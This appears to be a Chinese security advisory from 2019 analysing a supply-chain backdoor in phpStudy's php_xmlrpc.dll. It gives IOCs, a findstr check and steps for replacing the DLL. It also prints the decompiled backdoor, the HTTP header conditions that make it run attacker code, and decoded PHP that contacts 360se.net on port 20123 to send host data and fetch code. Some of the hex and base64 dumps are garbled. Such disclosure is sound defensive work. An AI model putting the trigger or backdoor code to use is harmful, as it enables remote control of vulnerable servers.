

phpStudy 隐藏后门预警

安恒应急响应中心

2019 年 9 月

1. 事件背景

近日，使用广泛的 PHP 环境集成程序包 phpStudy 被公告疑似遭遇供应链攻击，程序包自带 PHP 的 `php_xmlrpc.dll` 模块隐藏有后门，安恒应急响应中心和研究院随即对国内下载站点提供下载的 phpStudy 安装包进行分析，确认 phpStudy2016、phpStudy2018 的部分版本有后门，建议使用该版本的用户立即进行安全加固处理。

2. 后门分析

通过分析，后门代码存在于 `\ext\php_xmlrpc.dll` 模块中，至少有 2 个版本：

phpStudy2016 和 phpStudy2018 自带的 `php-5.2.17`、`php-5.4.45`

phpStudy20161103

`php\php-5.2.17\ext\php_xmlrpc.dll`

`php\php-5.4.45\ext\php_xmlrpc.dll`

phpStudy20180211

`PHPTutorial\php\php-5.2.17\ext\php_xmlrpc.dll`

`PHPTutorial\php\php-5.4.45\ext\php_xmlrpc.dll`

分析过程：

对比官网的 `xmlrpc` 源代码可以知道，默认 `xmlrpc` 模块的几个初始化函数都是被设置为 `NULL`：

```

163
164 zend_module_entry = {
165     STANDARD_MODULE_HEADER,
166     "xmlrpc",
167     xmlrpc_functions,
168     PHP_MINIT(xmlrpc),
169     NULL,
170     NULL,
171     NULL,
172     PHP_MINFO(xmlrpc),
173     PHP_EXT_VERSION,
174     STANDARD_MODULE_PROPERTIES
175 };
176

```

而污染过的版本中“request_startup_func”函数被恶意攻击者自定义：

```

.data:1000E5D9          db      0
.data:1000E5DA          db      0
.data:1000E5DB          db      0
.data:1000E5DC          dd offset aXmlrpc      ; "xmlrpc"
.data:1000E5E0          dd offset off_1000B480
.data:1000E5E4          dd offset sub_10001010 ; module_startup_func
.data:1000E5E8          dd      0
.data:1000E5EC          dd offset sub_100031F0 ; request_startup_func
.data:1000E5F0          dd offset sub_10003710 ; request_shutdown_func
.data:1000E5F4          dd offset sub_10001160
.data:1000E5F8          dd offset a0_51        ; "0.51"

```

用户所有的请求都会经过自定义的函数“sub_100031F0”，进一步分析函数“sub_100031F0”，当攻击者（或普通用户？）发起的 HTTP 数据包中包含“Accept-Encoding”字段信息时，会进入攻击者自定的流程：

```
{
  if ( !strcmp(**v34, "gzip,deflate") )
  {
    if ( zend_hash_find(
      *(_DWORD *)(*(_DWORD *)a3 + 4 * (_DWORD)execu
        "_SERVER",
        strlen("_SERVER") + 1,
        &v39) != -1
      && zend_hash_find(**v39, "HTTP_ACCEPT_CHARSET", st
    {
      v40 = sub_100040B0((int)**v37, strlen(**v37));
      if ( v40 )
      {
        v4 = *(_DWORD *)(*(_DWORD *)a3 + 4 * (_DWORD)exe
        v5 = *(_DWORD *) (v4 + 296);
        *(_DWORD *) (v4 + 296) = &v30;
        v35 = v5;
        v6 = setjmp3(&v30, 0);
        v7 = v35;
        if ( v6 )
          *(_DWORD *)(*(_DWORD *)(*(_DWORD *)a3 + 4 * (_
        else
          zend_eval_string(v40, 0, &byte_10012884, a3);
          *(_DWORD *)(*(_DWORD *)(*(_DWORD *)a3 + 4 * (_DW
        }
      }
    }
  }
  else
  {
    v12 = strcmp(**v34, "compress,gzip");
    if ( !v12 )
    ,
```

当 Accept-Encoding 字段信息为“compress,gzip”时，它会触发搜集系统信息功能，如其中函数“sub_10004380”搜集网卡信息：

```
1 struct _IP_ADAPTER_INFO * _stdcall sub_10004380(char *Dest)
2 {
3     struct _IP_ADAPTER_INFO *v1; // ebx@1
4     struct _IP_ADAPTER_INFO *result; // eax@1
5     struct _IP_ADAPTER_INFO *v3; // esi@1
6     struct _IP_ADAPTER_INFO *v4; // eax@5
7     ULONG Size; // [sp+10h] [bp-4h]@1
8
9     v1 = 0;
10    Size = 640;
11    result = (struct _IP_ADAPTER_INFO *)malloc(0x280u);
12    v3 = result;
13    if ( result )
14    {
15        if ( GetAdaptersInfo(result, &Size) != 111
16            || (Free(v3), result = (struct _IP_ADAPTER_INFO *)malloc(Size), (v3 =
17                {
18                    if ( !GetAdaptersInfo(v3, &Size) )
19                    {
20                        v4 = v3;
21                        if ( v3 )
22                        {
23                            while ( v4->Type != 6 || v4->AddressLength != 6 )
24                            {
25                                v4 = v4->Next;
26                                if ( !v4 )
27                                {
28                                    Free(v3);
29                                    return 0;
30                                }
31                            }
32                            sprintf(
33                                Dest,
34                                "%02X%02X%02X%02X%02X%02X",
35                                v4->Address[0],
36                                v4->Address[1],
```

同时会执行内存 php 代码：

```
01C435B4 00 0420E5D1 PUSH php_xmlr.01C32004
01C435B7 6A 00 PUSH 0
01C435B9 50 PUSH EAX
01C435BA FF15 E0B0C401 CALL DWORD PTR DS:[<@php5ts.zend_eval_s php5ts.zend_eval_st
01C435C0 83C4 10 ADD ESP,10
01C435C3 EB 17 JMP SHORT php_xmlr.01C435DC
01C435C5 8B0D DCB0C401 MOV ECX,DWORD PTR DS:[<@php5ts.executor php5ts.executor_glo
DS:[01C4B0E0]=010F58FF (php5ts.zend_eval_string)
```

地址	HEX 数据	ASCII
04F0E790	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
04F0E7A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
04F0E7B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
04F0E7C0	00 00 00 00 00 00 00 00 89 04 00 00 59 00 00 00?.Y...
04F0E7D0	24 56 3D 27 27 3B 24 4D 3D 27 27 3B 3B 40 65 76	\$V='';\$M='';@ev
04F0E7E0	61 6C 28 67 7A 75 6E 63 6F 6D 70 72 65 73 73 28	al(gruncompress(
04F0E7F0	27 78 DA ED 54 EB 6E A3 46 14 7E 99 48 DE FC 68	'x'x'x'x'x'x'x'x'
04F0E800	C4 25 69 82 52 57 C5 38 C6 83 0D 89 C1 E6 32 3F	?i候?芯?增??
04F0E810	76 05 83 3D C6 0C 97 15 0B 18 D4 87 EF 19 48 62	v ???;?试?hb
04F0E820	A7 52 DF A0 48 96 61 2E 67 BE F3 5D E6 26 99 4E	部?化,?屈?槽
04F0E830	92 FC 50 7C FF F1 7D 72 17 85 D5 FE F7 FB 1F FB	排? 驗? ; 呎 ?
04F0E840	9C 14 F1 FE DB 8D 7B 37 F9 E3 EF 3F 5C 27 77 37	?齟? (? \ w 7
04F0E850	E6 F8 72 7B 37 99 4E 5F AC F9 74 3A 79 BE E9 FB	藥? (? 槽 t ; y 鹵
04F0E860	7E 3A F9 ED FF E7 F2 4C 9E FF DA 37 21 FB F6 CE	: 球L??!
04F0E870	62 BC 1F 58 9C 6C 74 56 87 AE D2 63 7F 53 AD CC	b?X漢?V?噙?檢 S?瘋
04F0E880	2E 89 3C AB 02 9F 1D B0 6F 74 91 6C F4 28 69 13	...??早t?i...ll
04F0E890	53 43 E5 6B 5B 32 92 1B 0D 61 4A 87 FD 59 43 72	SC?統 [2? .s?J?圖?YCr
04F0E8A0	8B 8C 32 52 98 5A FA 48 65 58 8C 32 4B 08 3D 45	齟?齟?根 e?Y?Kn=

DUMP 出 PHP 进一步分析:

```
D:\phpStudy\php\php-5.2.17>php "C:\Documents and Settings\joe\桌面\3.php"
string(1870) '$i=' info^_^'.base64_encode($U.'<i>'. $M.'<i>'). '==END==';$zzz='---
-----';@eval(base64_decode(' QGluaU9zZXQo InRpc3BsYXlfZXJyb3Jz
I iwiMCI pOwplenJvc l9yZXBvcnRpbmcMcK7CmZlbnN0aW9uIHRjc EdldCgkc2UuZE1zZyA9I CcnLCAk
axAgPSAnMzYwc2UubmV0JyugJHBvcnQgPSAnMjAxMjMnKXsKCS RyZXN1bHQgPSAi iJscKI CAkaGFuZGx1
ID0gc3RyZWFrX3N0Y2tdlF9 jbg11bnQo InRjc DouL3s kaXB9Ons kc G9ydH0iLCAkZXJybms8s ICRlcnJz
dHIsMTApOyAKI CBpZiggI S RoYW5kbGUgKXsKI CAgI CRoYW5kbGUgPSBmc29 ja29wZW4oJG1wLkVpbnR2
YWwoJHBvcnQpLCAkZXJybms8s ICRlcnJzdHIs IDUpOw0JaWYyICEkaGFuZGx1IC17CgkJcnV0dXJuICJl
cnI iOw0JfQogI H0KI CBmd3JpdGUoJGhhbnRsZSugJHN1bnRnc2cuI lXuI ik7Cg l3aG1sZSghZmUvZigk
aGFuZGx1KS17Cgkjc3RyZWFrX3NldF90aW1 lb3U0KCRoYW5kbGU s IDI pOw0JCS RyZXN1bHQgLj0gZnJl
YWQoJGhhbnRsZSugMTA9Nck7Cgk JGluZm8gPSBzdHJlYW1fZ2U0X21ldGFfZGF0YSgkaGFuZGx1KTsK
CQlpZia0JGluZm9bJ3RpbWUKX291dCddKSB7CgkJl CBicnUhzs KCQl9CgkgfQogIGZjbG9zZSgkaGFu
ZGx1KTsG CiAgnU0dXJuI CRyZXN1bHQ7IAp9CgokZHMgPSBhcnJhesgid3d3I iwiYmJzI iwiY21zI iwi
ZG93bil s InUwI iwiZmlsZSIs InZ0cCI pOw0kcHMgPSBhcnJhesgid3d3I iwiYmJzI iwiY21zI iwi
LCI 4MCIs I juZl ik7CiRuI D0gZnFsc2U7CnRv IHsKCS RuI D0gZnFsc2U7Cg lmb3JlYWNoI CgkZHMgYXMG
JGQpevoJCS RiI D0gZnFsc2U7CgkJZm9yZWVjaCAoJHBzI GfZl CRwKXsKCQk JHJlc3UsdCA9IHRjcEdl
dCgkaSvkZC4iLjM2MHN1Lm5ldCIs JHApOyAKCQk JaWYyKCRyZXN1bHQgIT0gInUyc iI pevoJ CQkJGIG
PXRYdWU7Cgk JCQl icnUhzs KCQk Jf QoJCX0KCQlpZia0JG1pYnJlYW57Cg l9CgkkaW5nbYA9 I GU4cGxv
ZGUoI jxePiIs JHJlc3UsdCk7Cg lpZia0Y291bnQoJGluZm8pPT00KXs KCQlpZia0c3Ryc G9zKCRpbmZv
WzNdLCI uKk9uZW1vcnUgLyI pICE9PS BnYwxsZS17Cgk JC SRpbmZvWzNdID0gc3RyX3JlcGxhY2UoI i8q
T25lbW9yZSovI iwiI iwkaW5nb1szXSk7Cgk JCS RuPXRYdWU7Cgk Jf QoJ CUB1dmFsKGJhc2U2NF9kZWNo
ZGUoJGluZm9ybm10pKts KCX0Kf XdoAWx1KCRuKts= ' > );"
```

解密出 Base64 加密字符串:

```

QGLuaV9zZXQolmRpc3BsYXZlZXJyb3JzIiwicCipOwplonJvcf9yZXBvcnRpbmcoMck7CmZ1bmN0aW9uIHRjcEdidCgkc2VuZE1zZyA9iCcnLCAkaXAgPSA
nMzYwc2UubmV0JywgJHBvcnQgPSAnMjAxMjM0MnKXsKCSRyZXN1bHQgPSAiljsKICAKaGFuZGxID0gc3RyZWFX3NvY2tldF9jbGllbnQolnRjcDovL3skaX
B9OnskG9ydH0iLCAkZXJyb3BsIjRlcnJzdHlsMTApOyAKICBpZiggISRoYW5kbGUgKXsKICAgIHRoYW5kbGUgPSBmc29ja29wZW4oJGhwLCBpbmR2Y
WwoJHBvcnQpLCAkZXJyb3BsIjRlcnJzdHlsIDUpOwoJaWYolCEkaGFuZGxICi7CgkKcmV0dXJlICJlcnliOwoJQogIH0KICBmd3JpdGUoJGhhbmRsZSw
...n3hHlhmRmRlc2UubmV0JywgJHBvcnQgPSAnMjAxMjM0MnKXsKCSRyZXN1bHQgPSAiljsKICAKaGFuZGxID0gc3RyZWFX3NvY2tldF9jbGllbnQolnRjcDovL3skaX
...


 Unicode加密(u开头)  Unicode解密(u开头)  UTF8/URL加密(%开头)  UTF8/URL解密(%开头)  Gzip加密  Gzip解密  HTML转JS
 UTF16加密(x开头)  UTF16解密(x开头)  Base64加密  Base64解密  md5加密  Hex加密  Hex解密
    
```

```

@ini_set("display_errors","0");
error_reporting(0);
function tcpGet($sendMsg = "", $ip = "360se.net", $port = '20123'){
    $result = "";
    $handle = stream_socket_client("tcp://{$ip}:{$port}", $errno, $errstr,10);
    if( !$handle ){
        $handle = fsockopen($ip, intval($port), $errno, $errstr, 5);
        if( !$handle ){
            return "err";
        }
    }
    fwrite($handle, $sendMsg."n");
    while(!feof($handle)){
        stream_set_timeout($handle, 2);
        $result .= fread($handle, 1024);
        $info = stream_get_meta_data($handle);
        if ($info["timed_out"]) {
            break;
        }
    }
    fclose($handle);
    return $result;
}

$ds = array("www","bbs","cms","down","up","file","fp");
    
```

通过 HTTP 包构造工具测试发包，成功触发访问恶意 “360se[.]net” 域名：



分析发现，当 Accept-Encoding 字段信息为 “gzip, deflate” 时，它会接着判断是否设置 “Accept-Charset” 字段：

```

    "_SERVER",
    strlen("_SERVER") + 1,
    &v39) != -1
&& zend_hash_find(**v39, "HTTP_ACCEPT_CHARSET", strlen("HTTP_ACCEPT_CHARSET") + 1, &v37) != -1 )
{
    v40 = sub_10004080((int)**v37, strlen(**v37));
    if ( v40 )
    {
        v4 = *(_DWORD *)((*(_DWORD *)a3 + 4 * (_DWORD)executor_globals_id - 4));
        v5 = *(_DWORD *) (v4 + 296);
        *(_DWORD *) (v4 + 296) = &v38;
        v35 = v5;
        v6 = setjmp3(&v38, 0);
        v7 = v35;
        if ( v6 )
            *(_DWORD *) ((*(_DWORD *) (*(_DWORD *) a3 + 4 * (_DWORD) executor_globals_id - 4) + 296) = v35;
        else
            zend_eval_string(v40, 0, &byte_10012884, a3);
        *(_DWORD *) ((*(_DWORD *) (*(_DWORD *) a3 + 4 * (_DWORD) executor_globals_id - 4) + 296) = v7;
    }
}
}
else
{

```

再判断是否设定的特定的“Accept-Charset”字段，在满足特定条件以后可以执行黑客给定的 php 命令，实现控制服务器的目的，隐蔽性非常高。

3. 影响版本

目前测试发现 phpStudy2016 和 phpStudy2018 版本存在后门，IOC:

0f7ad38e7a9857523dfbce4bce43a9e9

c339482fd2b233fb0a555b629c0ea5d5

360se[.]net

用户可以通过搜索 php_xmlrpc.dll 模块中包含“@eval”关键字快速判断是否是存在后门的版本，命令参考：

```
findstr /m /s /c:"@eval" *.*
```

4. 缓解措施

phpStudy 启动时默认加载 php-5.4.45 版本的 PHP，该版本存在后门，可以从 PHP 官网下载原始 php-5.4.45 版本或 php-5.2.17 版本，替换其中的 php_xmlrpc.dll，下载地址：

<https://windows.php.net/downloads/releases/archives/php-5.2.17-Win32-VC6-x86.zip>

<https://windows.php.net/downloads/releases/archives/php-5.4.45-Wi>

n32-VC9-x86.zip